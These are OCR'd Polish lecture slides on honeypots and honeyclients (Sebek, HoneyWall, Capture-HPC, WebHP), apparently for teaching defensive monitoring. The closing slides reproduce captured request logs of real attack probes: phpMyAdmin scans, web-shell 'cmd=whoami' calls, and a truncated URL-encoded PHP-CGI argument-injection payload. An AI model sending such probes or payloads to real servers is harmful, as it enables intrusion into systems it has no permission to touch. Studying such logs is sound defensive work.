
- Oprogramowanie wspierające budowę systemów HoneyNet
  - Sebek
  - HoneyWall

Sebek


- Program działający w jądrze systemu operacyjnego umożliwiający przechwytywanie i wysyłanie przez sieć dowolnego wywołania systemowego (np. read/write)

- W wyniku możemy logować dowolną aktywność na systemie HoneyPot:
  - ściągania plików
  - naciskane klawisze itp


Sebek



http://old.honeynet.org/papers/sebek.pdf



Sebek



http://old.honeynet.org/papers/sebek.pdf

HoneyWall CD-Rom

- Bootowalna płyta systemu Linux zawierająca wszystkie potrzebne programy do budowy systemu HoneyPot gateway-a wraz z intuicyjnym interfejsem graficznym.

- Aktualna wersja Roo, z powodu integracji wszystkich programów w jednym systemie czasem zaliczany do systemu HoneyNet 3 generacji

Plan wykładu

- Wstęp
- Systemy niskiego poziomu interakcji
- Systemy wysokiego poziomu interakcji
- Klienckie systemy HoneyPot
  - Wprowadzenie
  - Dostępne implementacje
- Podsumowanie

Systemy HoneyClient

- Wadą systemów HoneyPot jest pasywne działanie – czekają na atak, który potem może zostać przeanalizowany
- Wynik (ilość i jakość uzyskanych danych) zależy od umiejętnego rozgłoszenia wiadomości o maszynie … i szczęścia
- Klienckie systemy HoneyPot używają oprogramowania klienckiego i same aktywnie szukają zagrożeń

Systemy HoneyClient

- Idea działania klienckich systemów HoneyPot.
  - Na maszynie która jest monitorowania (system HoneyPot) zostają automatycznie uruchamiane aplikacje klienckie – najczęściej przeglądarki i klienty poczty elektronicznej
  - Przeglądarki zostają skierowane do wybranych, potencjalnie niebezpiecznych witryn.
  - Klienty otwierają każdą przychodzącą pocztę, łącznie z uruchomieniem załączników.

Systemy HoneyClient

- Problemy
  - jak znaleźć niebezpieczne zasoby (strony, pliki przesłane pocztą itp)
  - jak wiarygodnie sprawdzić czy maszyna uległa infekcji

Systemy HoneyClient

- Przykłady systemów HoneyClient
  - HoneyC (https://projects.honeynet.org/honeyc/wiki/AboutHoneyC)
  - Capture-HPC (https://projects.honeynet.org/capture-hpc/wiki)
  - Strider HoneyMonkey (http://research.microsoft.com/en-us/um/redmond/projects/strider/honeymonkey/)

HoneyC

- Najważniejsze cechy HoneyC
  - low-interaction HoneyPot
  - działa na wielu systemach operacyjnych, napisany w języku Ruby
  - modułowa budowa, możliwość dodawania własnych modułów odpowiedzialnych za wizytę podejrzanych linków, analizę wyników itp.

Capture-HPC

- Najważniejsze cechy Capure-HPC
  - System wysokiej interakcji
  - Architektura klient/serwer, jeden zarządca wiele maszyn klienckich czekających na infekcję
  - Możliwość integracji wielu różnych programów (przeglądarki, klienty poczty, programy prezentujące ściągniętą treść itp.)
  - Wykorzystanie wirtualizacji (VmWare)
  - Podstawowe wykrywanie czy maszyna uległa infekcji (zmiany w rejestrze, ściągnięcie pliku, stworzenie nowego procesu itp.)

Plan wykładu

- Wstęp
- Systemy niskiego poziomu interakcji
- Systemy wysokiego poziomu interakcji
- Klienckie systemy HoneyPot
- Podsumowanie

Zastosowanie systemów HoneyPot

- Zastosowanie systemów HoneyPot
  - badawcze
  - wykrywanie ataków
  - zapobieganie atakom
  - odpowiedź na ataki

Aktywność wdrożonych systemów HP

- System HoneyPot wykorzystujący oprogramowanie Dionaea
- Kieruje na niego jeden, ukryty dla człowieka link


Dec. 1, 2013	June 1, 2013
15476	20909
6862	38042
4800	17239
3476	15243
29583	9758
6992	6000

WebHP/HPMS

- WebHP sensor systemu HoneyPot dedykowanego zbieraniu informacji o atakach skierowanych na aplikacje Webowe
- HPMS (ang. Honey Pot Management System) system umożliwiający zapoznanie się oraz analizę danych uzyskanych z wielu sensorów WebHP

WebHP aktywność

- Aktywność na wszystkich sensorach (porty 80 i 8080 na dwóch adresach IP) rok 2013




WebHP aktywność

- Aktywność na wszystkich sensorach (porty 80 i 8080 na dwóch adresach IP oraz port 5000 na jednym) rok 2014

WebHP aktywność

- Aktywność na wszystkich sensorach (porty 80 i 8080 na dwóch adresach IP) rok 2016



WebHP aktywność

- Aktywność na porcie 5000, wykorzystywanym przez urządzenia NAS firmy Synology – adres i port nigdzie nie podlinkowany

WebHP - skanowania


76173	62.82.84.6	08 December 2013 23:28:33	//web/scripts/setup.php	
76171	62.82.84.6	08 December 2013 23:28:27	//web/phpMyAdmin/scripts/setup.php	PMA
76168	62.82.84.6	08 December 2013 23:28:21	//typo3/phpmyadmin/scripts/setup.php	PMA
76167	62.82.84.6	08 December 2013 23:28:15	//scripts/setup.php	
76165	62.82.84.6	08 December 2013 23:28:09	//pma/scripts/setup.php	
76163	62.82.84.6	08 December 2013 23:28:03	//phpmyadmin2/scripts/setup.php	PMA
76160	62.82.84.6	08 December 2013 23:27:57	//phpmyadmin1/scripts/setup.php	PMA
76159	62.82.84.6	08 December 2013 23:27:51	//phpmyadmin/scripts/setup.php	PMA
76157	62.82.84.6	08 December 2013 23:27:45	//phpadmin/scripts/setup.php	
76155	62.82.84.6	08 December 2013 23:27:39	//phpMyAdmin/scripts/setup.php	PMA
76153	62.82.84.6	08 December 2013 23:27:33	//phpMyAdmin-2/scripts/setup.php	PMA
76152	62.82.84.6	08 December 2013 23:27:33	//xampp/phpmyadmin/scripts/setup.php	PMA
76146	62.82.84.6	08 December 2013 23:27:27	//phpMyAdmin-2.5.5/index.php	PMA
76147	62.82.84.6	08 December 2013 23:27:27	//websql/scripts/setup.php	
76144	62.82.84.6	08 December 2013 23:27:21	//web/scripts/setup.php	
76145	62.82.84.6	08 December 2013 23:27:21	//phpMyAdmin-2.5.5-pl1/index.php	PMA
76141	62.82.84.6	08 December 2013 23:27:15	//php-my-admin/scripts/setup.php	
76140	62.82.84.6	08 December 2013 23:27:15	//web/phpMyAdmin/scripts/setup.php	PMA
76136	62.82.84.6	08 December 2013 23:27:09	//typo3/phpmyadmin/scripts/setup.php	PMA
76135	62.82.84.6	08 December 2013 23:27:09	//mysqladmin/scripts/setup.php	
76130	62.82.84.6	08 December 2013 23:27:03	//mysql/scripts/setup.php	
76131	62.82.84.6	08 December 2013 23:27:03	//scripts/setup.php	
76128	62.82.84.6	08 December 2013 23:26:57	//pma/scripts/setup.php	
76126	62.82.84.6	08 December 2013 23:26:57	//myadmin/scripts/setup.php	
76124	62.82.84.6	08 December 2013 23:26:51	//dbadmin/scripts/setup.php	
76125	62.82.84.6	08 December 2013 23:26:51	//phpmyadmin2/scripts/setup.php	PMA
76118	62.82.84.6	08 December 2013 23:26:45	//db/scripts/setup.php	
76120	62.82.84.6	08 December 2013 23:26:45	//phpmyadmin1/scripts/setup.php	PMA
76116	62.82.84.6	08 December 2013 23:26:39	//admin/scripts/setup.php	
76114	62.82.84.6	08 December 2013 23:26:39	//phpmyadmin/scripts/setup.php	PMA
76111	62.82.84.6	08 December 2013 23:26:33	//phpadmin/scripts/setup.php	
76110	62.82.84.6	08 December 2013 23:26:33	//admin/pma/scripts/setup.php	
76108	62.82.84.6	08 December 2013 23:26:27	//phpMyAdmin/scripts/setup.php	PMA
76109	62.82.84.6	08 December 2013 23:26:27	//admin/phpmyadmin/scripts/setup.php	PMA
76104	62.82.84.6	08 December 2013 23:26:21	//phpMyAdmin-2/scripts/setup.php	PMA
76105	62.82.84.6	08 December 2013 23:26:21	//MyAdmin/scripts/setup.php	
76101	62.82.84.6	08 December 2013 23:26:15	/muieblackcat	
76099	62.82.84.6	08 December 2013 23:26:15	//phpMyAdmin-2.5.5/index.php	PMA
76097	62.82.84.6	08 December 2013 23:26:09	//phpMyAdmin-2.5.5-pl1/index.php	PMA
76095	62.82.84.6	08 December 2013 23:26:03	//php-my-admin/scripts/setup.php	

WebHP – standardowa aktywność

78136	1.182.126.255	11 December 2013 08:40:08	http://www.baidu.com/robots.txt	PROXY
78111	121.56.115.62	11 December 2013 07:55:58	http://www.baidu.com/robots.txt	PROXY
78085	66.240.236.119	11 December 2013 07:19:20	/	
78057	67.198.174.130	11 December 2013 06:43:46	/web-console/ServerInfo.jsp	
77957	176.34.127.26	11 December 2013 04:12:27	//bynazi/cmd.jsp?comment=whoami	
77956	176.34.127.26	11 December 2013 04:12:18	//iesvc/iesvc.jsp?comment=whoami	
77955	176.34.127.26	11 December 2013 04:12:10	//idssvc/idssvc.jsp?comment=whoami	
77954	176.34.127.26	11 December 2013 04:12:02	//wstats/wstats.jsp?comment=whoami	
77953	176.34.127.26	11 December 2013 04:11:54	//CluJaNuL/cmd.jsp?cmd=whoami	
77952	176.34.127.26	11 December 2013 04:11:46	//zecmd/zecmd.jsp?comment=whoami	
77951	176.34.127.26	11 December 2013 04:11:38	//manager/html/upload	
77950	176.34.127.26	11 December 2013 04:11:30	//jmx-console/HtmlAdaptor	
77895	94.136.45.8	11 December 2013 02:40:38	//%63%67%69%2D%62%69%6E/%70%68%70?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%